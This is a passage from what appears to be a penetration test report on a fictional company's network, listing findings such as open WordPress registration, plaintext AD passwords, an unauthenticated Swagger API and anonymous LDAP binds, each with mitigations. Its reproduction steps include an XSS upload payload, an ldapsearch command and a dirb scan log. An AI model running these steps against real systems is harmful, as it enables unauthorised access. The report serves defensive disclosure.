Business Impact	An unreasonable expiration date for a certificate can impact XXX in the following ways: 1. It increases the risk of a successful man-in-the-middle attack, which can lead to data loss, unauthorized access, and financial loss. 2. It can also increase the risk of impersonation attacks, which can lead to data loss, unauthorized access and financial loss. 3. It can also increase the risk of intercepting secure communications, which can lead to data loss, unauthorized access and financial loss. The certificate issued to and by the user, "a.booth" is intended for file recovery. The compromise of this certificate would lead to impersonation and the interception of file recovery capabilities.		

Potential Compliance Violations	N/A
Mitigations	A possible solution would be to revoke the current certificate and issue a new one with a more reasonable expiration date. Typically, a certificate should be valid for at least one year, and no more than three years.
Steps for Reproduction	To verify the expiration date of issued certificate, follow these steps: 1. Open Group Policy Management (gpmc.msc) 2. View the resultant set of policies on the first page 




XXX-202	**Account Registration Enabled**		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	MODERATE	**CVSS Score**	6.5
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:L		
Technical Details			
Affected System	10.0.0.11		
Description	Wordpress has sending email disabled while allowing anyone to create an account. This means attackers can create users that can fill the database of the Website that cannot be enabled. The creation of theses accounts despite not giving access still can disrupt the environment making it harder to configure the site, fill the database, and potentially deny access to the site if a DOS or DDOS attack is attempted		


Business Impact	The slowing or stopping of a website, as well as increased difficulty in administering the website, can have a significant business impact. Some of the potential impacts include: 1.) Loss of revenue: When a website is down or slow, it can lead to a loss of revenue from e-commerce sales, advertising, or other monetization methods. 2.) Loss of customers: When a website is down or slow, it can lead to a loss of customers as they may become frustrated and go to a competitor's website. 3.) Damage to brand reputation: When a website is down or slow, it can damage the brand reputation, as customers may perceive the company as unreliable or untrustworthy. 4.) Increased costs: When a website is down or slow, it can lead to increased costs for the business as they may need to pay for additional resources or services to get the website back up and running. 5.) Difficulty in administering the website: When a website is difficult to administer, it can lead to increased workload and cost for the business as they may need to hire additional staff or resources to maintain the website.
Potential Compliance Violations	N/A

Mitigations	Edit the functions.php file: You can also disable registration by adding a piece of code to your theme's functions.php file. This code will remove the registration link from the login form:
	`add_action( 'login_form_register', 'disable_registration' );`
	`function disable_registration() {`
	`  wp_redirect( home_url() );`
	`  exit();`
	`}`


Steps for Reproduction	Visit http://10.0.0.11/wp-login.php?action=register and enter account information, an account will then be created in the backend. That easy process can later be automated to create the attack.

XXX-203	**Hardcoded Password in Local Files**
Common Vulnerability Scoring System (CVSS) v3.1	


Severity	Moderate	CVSS Score	6.2
Attack Vector	AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		
Technical Details			
Affected System	10.0.0.12, 10.0.200.101-104		
Description	Passwords for accounts are left in an easily readable files: http://10.0.0.12/query, http://10.0.0.12/query.log, AdministratorPassword.exe, secure_settings.ini		
Business Impact	Loss of confidentiality in user and administrator accounts.		
Potential Compliance Violations	NRS 603A.210		
Mitigations	Hash and encrypt passwords into locked files, or use an external server to authenticate passwords with.		
Steps for Reproduction	Disassembling **AdministratorPassword.exe** and,  Browsing to http://10.0.0.12/query  Browsing to http://10.0.0.12/query.log  Viewing file "secure_settings.ini" on kiosk computers:		


XXX-204	No Verification on QR Codes for Rewards		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Moderate	**CVSS Score**	6.1
Attack Vector	AV:N/AC:H/PR:N/UI:R/S:C/C:N/I:H/A:N		
Technical Details			
Affected System	XXX Points Redemption		
Description	Any user can generate a QR Code with arbitrary username and password without any verification or authorization		
Business Impact	Users can give themselves free and unlimited amounts of points to be redeemed.		
Potential Compliance Violations	N/A		
Mitigations	Use QR Codes as identification instead of storing the amount of points, or add expiration dates to generated QR Codes, and include verification/signature of the XXX system.		
Steps for Reproduction	View code at http://10.0.0.12/assets/qrcode.js. Create QRCode object to generate QR Code to be redeemed.		



XXX-205	Password in Description of AD User Accounts		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Medium	**CVSS Score**	6.0
Attack Vector	AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:N/A:N		
Technical Details			
Affected System	10.0.0.5		
Description	Active Directory user accounts have their passwords stored in plaintext within the description field.		
Business Impact	If a malicious actor gains access to XXX's Active Directory Domain, they would then have access to valid credentials of multiple users, including a domain administrator account, which could potentially lead to further lateral movement and the full compromise of the Domain.		
Potential Compliance Violations	NRS 603A.210		
Mitigations	To prevent the compromise of these accounts, any and all users with passwords in their description fields must be modified so that sensitive information such as passwords are removed from their descriptions.		
Steps for Reproduction	The command shown below lists all users with description fields that are not empty, displaying multiple AD user accounts with plaintext credentials for their description.		

XXX-206	FILE Permission Enabled on MySQL Servers		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Moderate	**CVSS Score**	5.7
Attack Vector	AV:A/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:N		
Technical Details			
Affected System	10.0.0.12, 10.0.0.11		
Description	Users on MySQL Servers had FILE permissions allowing them to read and write files located on the system.		
Business Impact	Users can leak information pertaining to the system and enable further exploitation.		
Potential Compliance Violations	NRS 603A.210		
Mitigations	The following is the basic syntax for revoking a user's permissions. `REVOKE FILE ON database.table FROM 'user'@'localhost';`		


Steps for Reproduction	

XXX-207	**User Account Exposure Through Login Error Discrepancy**		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Medium	**CVSS Score**	5.3
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Technical Details			
Affected System	10.0.0.12		
Description	The discrepancy in login error responses depending on whether or not a username is valid allows an attacker to potentially enumerate existing users.		
Business Impact	Upon entering incorrect credentials into the Rewards login page, the application responds in different manners depending on whether or not the username exists, allowing an unauthorized actor to potentially gain knowledge of valid usernames and further aid in a brute-force attack against these users.		
Potential Compliance Violations	N/A		
Mitigations	Ensure that the error responses and HTML contents are identical for both invalid and valid username attempts. This will prevent an unauthenticated actor from gaining knowledge of valid users.		

Steps for Reproduction	On the MyRewards login page, entering an invalid username will result in the following response:  An attempt with a valid username will result in a different response, "invalid password", allowing for the enumeration of valid usernames. 

XXX-208	**Unauthenticated Access to Swagger API**		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Medium	**CVSS Score**	5.3
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Technical Details			

Affected System	10.0.0.200
Description	Any user can access the Swagger API without any authentication
Business Impact	Unauthenticated access to an API can have a significant impact on the business. Without access control measures in place, it may be possible for attackers to gain access to sensitive data or even modify or delete data. This could lead to data breaches and loss of customer trust, as well as financial losses due to the need to repair systems and replace compromised data.
Potential Compliance Violations	N/A
Mitigations	Implement Authentication. Setup access control mechanisms to limit who can access the API and what they can do.

Steps for Reproduction	
	}, {
	path: "/payment_method/create", component: Ue, name: "Create a Payment Method", meta: {
	requiresAuth: true
	}
	}, {
	path: "/payment_method/delete", component: Ye, name: "Delete a Payment Method", meta: {
	requiresAuth: true
	}
	}, {
	path: "/admin/reservations", component: Dt, name: "Admin - Get All Reservations from HMS", meta: {
	requiresAuth: true
	}
	}, {
	path: "/admin/rooms", component: et, name: "Admin - Get All Room Details from HMS"
	}


```
}, {
    path: "/admin/rooms",
    component: et,
    name: "Admin - Get All Room Details from HMS"
}],
```



```
{
  basePath: "/api",
  definitions: {
    Invoice: { ... },
    Payments: { ... }
  },
  host: "payment",
  info: { ... },
  paths: {
    /invoice/{id}: { ... },
    /payment/: { ... },
    /payment/statuses: { ... },
    /payment/{id}: { ... },
    /payment_method: { ... },
    /payment_method/{customer_id}: { ... }
  },
  schemes: [
    "http",
    "https"
  ],
  swagger: "2.0"
}
```


```
┌──(root㉿kali05)-[~]
└─# dirb https://10.0.0.200/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jan 13 11:19:49 2023
URL_BASE: https://10.0.0.200/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://10.0.0.200/ ----
==> DIRECTORY: https://10.0.0.200/api/
==> DIRECTORY: https://10.0.0.200/css/
+ https://10.0.0.200/favicon.ico (CODE:200|SIZE:26009)
==> DIRECTORY: https://10.0.0.200/fonts/
==> DIRECTORY: https://10.0.0.200/img/
==> DIRECTORY: https://10.0.0.200/js/

---- Entering directory: https://10.0.0.200/api/ ----
+ https://10.0.0.200/api/doc (CODE:200|SIZE:1146)
+ https://10.0.0.200/api/login (CODE:405|SIZE:178)
+ https://10.0.0.200/api/logout (CODE:500|SIZE:290)
+ https://10.0.0.200/api/payment (CODE:405|SIZE:178)
+ https://10.0.0.200/api/status (CODE:200|SIZE:2)

---- Entering directory: https://10.0.0.200/css/ ----

---- Entering directory: https://10.0.0.200/fonts/ ----

---- Entering directory: https://10.0.0.200/img/ ----

---- Entering directory: https://10.0.0.200/js/ ----

-----------------
END_TIME: Fri Jan 13 11:20:09 2023
DOWNLOADED: 27672 - FOUND: 6
```

XXX-209	Information Disclosure upon Multiple Requests		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Medium	**CVSS Score**	5.3
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Technical Details			
Affected System	10.0.0.20		
Description	Multiple Requests to the web server reveals version number.		
Business Impact	The business impact of multiple requests to the web server revealing its version can lead to a security vulnerability, as attackers can use this information to exploit known weaknesses in the server software.		
Potential Compliance Violations	N/A		
Mitigations	Implement Rate Limiting and use a Web Application Firewall		
Steps for Reproduction	Send multiple requests to the web server 		

XXX-210	Information Disclosure on Forbidden Pages

Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Medium	**CVSS Score**	5.3
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Technical Details			
Affected System	10.0.0.11, 10.0.0.102, 10.0.0.200		
Description	Forbidden pages on multiple web servers reveal important information like version numbers.		
Business Impact	Information disclosure on forbidden pages can have a variety of negative impacts on businesses. First, it can lead to a decrease in customer trust, as customers may perceive the business as untrustworthy in its handling of sensitive information. Second, it can lead to decreased revenue, as customers may choose to do business with competitors instead. Finally, it can lead to legal action against the business, as the disclosure of confidential information may be a violation of privacy laws.		
Potential Compliance Violations	N/A		
Mitigations	Remove sensitive information from error pages on all web servers		
Steps for Reproduction			


	

XXX-211	Lack of Security Headers in Web-Applications		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Medium	**CVSS Score**	5.3
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N		
Technical Details			
Affected System	10.0.0.11, 10.0.0.12, 10.0.0.102, 10.0.0.200		
Description	Four web-servers hosted within the corporate network lack the following security headers: - X-Frame-Options header - X-XSS-Protection header - X-Content-Type-Options header The web-applications hosted on 10.0.0.11, 10.0.0.102, and 10.0.0.200 were missing all three security headers, and the 'MyRewards' web-application on 10.0.0.12 was missing only the		


	X-XSS-Protection and X-Content-Type-Options headers.
Business Impact	The lack of security headers leaves the affected web-applications in a more vulnerable state to potential attacks that could steal sensitive information, such as cookies or credentials, through the injection of malicious code on these websites. This could jeopardize the safety of both sensitive business and customer information depending on the type of attack, such as cross-site-scripting (XSS).
Potential Compliance Violations	N/A

Mitigations	For the web-servers running on Apache, the .htaccess file needs to be modified accordingly to apply the appropriate security headers for all requested pages:
	`Header always set X-Frame-Options "SAMEORIGIN"`
	`Header set X-XSS-Protection "1; mode=block"`
	`Header set X-Content-Type-Options "nosniff"`
	For nginx web-servers, the nginx.conf needs the following additions to apply the same security headers to all pages:
	`add_header X-Frame-Options "SAMEORIGIN";`
	`add_header X-XSS-Protection "1; mode=block";`
	`add_header X-Content-Type-Options "nosniff";`

Steps for Reproduction	Running a 'nikto' scan on 10.0.0.11, 10.0.0.102, and 10.0.0.200 show that they are missing the three important security headers previously mentioned.

	 A 'nikto' scan of the 'MyRewards' web-application reveals that it is missing 2 security headers, the X-XSS-Protection and X-Content-Type-Options headers. 

XXX-212	Malformed Bind Request (LDAP)		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Medium	**CVSS Score**	5.3
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Technical Details			
Affected System	10.0.0.100		
Description	The OpenLDAP server is configured to allow for malformed bind requests, which are LDAP requests that can be executed anonymously without the need for valid credentials.		
Business Impact	Anonymous LDAP bind requests allow any user to connect to the server without providing credentials, potentially giving unauthorized individuals access to sensitive information stored in the directory. This could lead to data breaches, loss of confidential information, and damage to the organization's reputation. Additionally, an attacker could use the anonymous bind feature to		

	launch further attacks on the organization's network, such as denial of service or remote-code-execution through carefully-crafted LDAP queries.
Potential Compliance Violations	N/A
Mitigations	Disabling anonymous bind requests can be done by modifying the LDAP server's configuration settings to only allow authenticated connections to extract directory information. Access controls can also be set up to restrict who can access the LDAP server and what information they can access, such as setting up the appropriate.
Steps for Reproduction	Some information is leaked from the LDAP server through specific anonymous bind requests, such as the command below: `# ldapsearch -x -H ldap://10.0.0.100 -s base -D '' -w '' -b '' "(objectClass=*)" "*" +` 

XXX-213	**Unauthenticated API Request to /admin/rooms**

Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Moderate	**CVSS Score**	5.3
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Technical Details			
Affected System	10.0.0.200		
Description	Any user can send an API request to https://10.0.0.200/api/		
Business Impact	Luckily, the 10.0.0.200 cannot communicate with "hms.corp.cc.local" but every request could view any and all room information on XXX's network.		
Potential Compliance Violations	N/A		
Mitigations	Add authorization required parameter to /admin/rooms request to check that the user has permission to make the request.		



Steps for Reproduction	Send a request to https://10.0.0.200/api/admin/rooms.
	`HTTP/1.1 500 INTERNAL SERVER ERROR`
	`Server: nginx/1.23.3`
	`Date: Fri, 13 Jan 2023 20:36:21 GMT`
	`Content-Type: application/json`
	`Content-Length: 75`
	`Connection: close`
	`Access-Control-Allow-Origin: *`
	
	`{`
	`"error":`
	`"(2005, \"Unknown MySQL server host 'hms.corp.cc.local' (-2)\")"`
	`}`
	Discovery of not authentication required:		


	

XXX-214	Authenticated File Upload To Reflective XSS		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	MODERATE	**CVSS Score**	5.2
Attack Vector	AV:N/AC:L/PR:H/UI:R/S:U/C:H/I:L/A:N		
Technical Details			
Affected System	10.0.0.11		
Description	If an attacker becomes an administrator on the Wordpress site they can upload a .html file with malicious java script code to the website which can be accessed by any person that clicks the link that hosts the file the attacker uploaded.		
Business Impact	A reflective cross-site scripting (XSS) vulnerability can have a significant impact on a business, including: 1.) Security: Reflective XSS allows an attacker to inject malicious code into a website, which can be used to steal sensitive information such as login credentials. This can lead to data breaches, loss of sensitive information, and damage to the company's reputation. 2.) Compliance violations: A data breach caused by a reflective XSS vulnerability can result in non-compliance with data protection regulations, such as HIPAA, which can result in fines and penalties for the company.		


	3.) Damage to reputation: A security incident caused by a reflective XSS vulnerability can damage the company's reputation, leading to a loss of trust in the brand and a decline in customer loyalty.
Potential Compliance Violations	N/A

Mitigations	Editing the .htaccess file: You can use the .htaccess file to block HTML file uploads by adding the following code:
	`<FilesMatch "\.(?i:html|htm)$">`
	`Order deny,allow`
	`Deny from all`
	`</FilesMatch>`

Steps for Reproduction	Sign into the Wordpress app at http://10.0.0.11/wp-login.php  Navigate to /wp-admin/  Click Coupons&Extras and select any coupon to edit it.



Upload a malicious .html file in the image upload. The file can simply be "<script>alert(document.cookie)</script>" saved in an html file. Once the file is uploaded navigate to where it is saved on the website. In this case it is saved at http://10.0.0.11/wp-content/uploads/2023/01/[FILENAME].html



Upon visiting the malicious html file, An alert will pop proving your script ran.

XXX-215	XML-RPC Enabled

